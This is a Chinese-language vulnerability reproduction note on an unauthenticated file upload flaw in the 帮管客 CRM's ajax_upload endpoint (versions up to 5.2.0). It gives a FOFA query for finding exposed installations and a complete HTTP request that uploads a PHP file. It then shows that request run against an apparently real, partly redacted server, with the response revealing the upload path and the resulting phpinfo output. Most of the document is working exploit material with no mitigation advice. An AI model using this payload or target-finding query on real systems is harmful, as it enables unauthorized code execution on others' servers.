B1-4帮管家-CRM-文件上传

漏洞描述：

帮管客CRM是一款集客户档案、销售记录、业务往来等功能于一体的客户管理系统。帮管客CRM客户管理系统，客户管理，从未如此简单，一个平台满足企业全方位的销售跟进、智能化服务管理、高效的沟通协同、图表化数据分析帮管客颠覆传统，重新定义企业管理系统。帮管客CRM ajax_upload_chat、ajax_upload等接口处存在文件上传漏洞，未经授权的攻击者可利用该漏洞获取服务器权限。

影响版本：

帮管客CRM客户管理系统免费版 <= v5.2.0

网站图片：

网络测绘：

fofa语法：


FOFA：app="帮管客-CRM"

漏洞复现：

payload：

```
POST /index.php/upload/ajax_upload HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryv1WbOn5o

------WebKitFormBoundaryv1WbOn5o
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: image/jpeg

<?php
phpinfo();unlink(__FILE__);
------WebKitFormBoundaryv1WbOn5o--
```


效果图:



```
POST /index.php/upload/ajax_upload HTTP/1.1
Host: [redacted]2:1024
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryv1WbOn5o

------WebKitFormBoundaryv1WbOn5o
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: image/jpeg

<?php
phpinfo();unlink(__FILE__);
------WebKitFormBoundaryv1WbOn5o--
```

```
HTTP/1.1 302 Found
Server: nginx
Date: Sun, 26 Nov 2023 10:29:14 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Cache-control: no-cache,no-store,must-rev
Pragma: no-cache
Expires: 0
Set-Cookie: 
bgk_session=a%3A5%3A%7Bs%3A10%3A%22sessio
0a9c9d2%22%3Bs%3A10%3A%22ip_address%22%3B
69%22%3Bs%3A10%3A%22user_agent%22%3Bs%3A8
+Win64%3B+x64%3B+rv%3A120.0%29+Gecko%2F20
0%22%3Bs%3A13%3A%22last_activity%22%3Bi%3
A%22%22%3B%7Df032915aa1268ea417f938bfe3e0
12:29:14 GMT; Max-Age=7200; path=/
Set-Cookie: bgk_session=a%3A0%3A%7B%7D; e
Max-Age=0; path=/
Location: /index.php/login
Content-Length: 406

{"code":100,"msg":"\u4e0a\u4f20\u6210\u52
{"file_name":"202311261829125VZKvprtk.php
"raw_name":"202311261829125VZKvprtk","ori
"client_name":"1.php","file_ext":".php","
"image_width":"","image_height":"","image
```

回显了上传路径



不安全 | [redacted]024/data/uploads/202311/202311261829125VZKvprtk.php

PHP Version 7.0.33

System	Linux sHrgiliDAt 4.18.0-80.el8.x86_64 #1 SMP Tue Jun 4 09:19:46 UTC 2019 x86_64
Build Date	May 12 2020 16:17:48
Configure Command	'./configure' '--prefix=/www/server/php/70' '--with-config-file-path=/www/server/ fpm' '--with-fpm-user=www' '--with-fpm-group=www' '--enable-mysqlnd' '--with- with-pdo-mysql=mysqlnd' '--with-iconv-dir' '--with-freetype-dir=/usr/local/freetyp with-png-dir' '--with-zlib' '--with-libxml-dir=/usr' '--enable-xml' '--disable-rpath' '- enable-shmop' '--enable-sysvsem' '--enable-inline-optimization' '--with-curl=/usr/ mbregex' '--enable-mbstring' '--enable-intl' '--with-mcrypt' '--enable-ftp' '--with-g ttf' '--with-openssl=/usr/local/openssl' '--with-mhash' '--enable-pcntl' '--enable-so -enable-zip' '--enable-soap' '--with-gettext' '--disable-fileinfo' '--enable-opcache'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/www/server/php/70/etc
Loaded Configuration File	/www/server/php/70/etc/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS
PHP Extension Build	API20151012,NTS
Debug Build	no
Thread Safety	disabled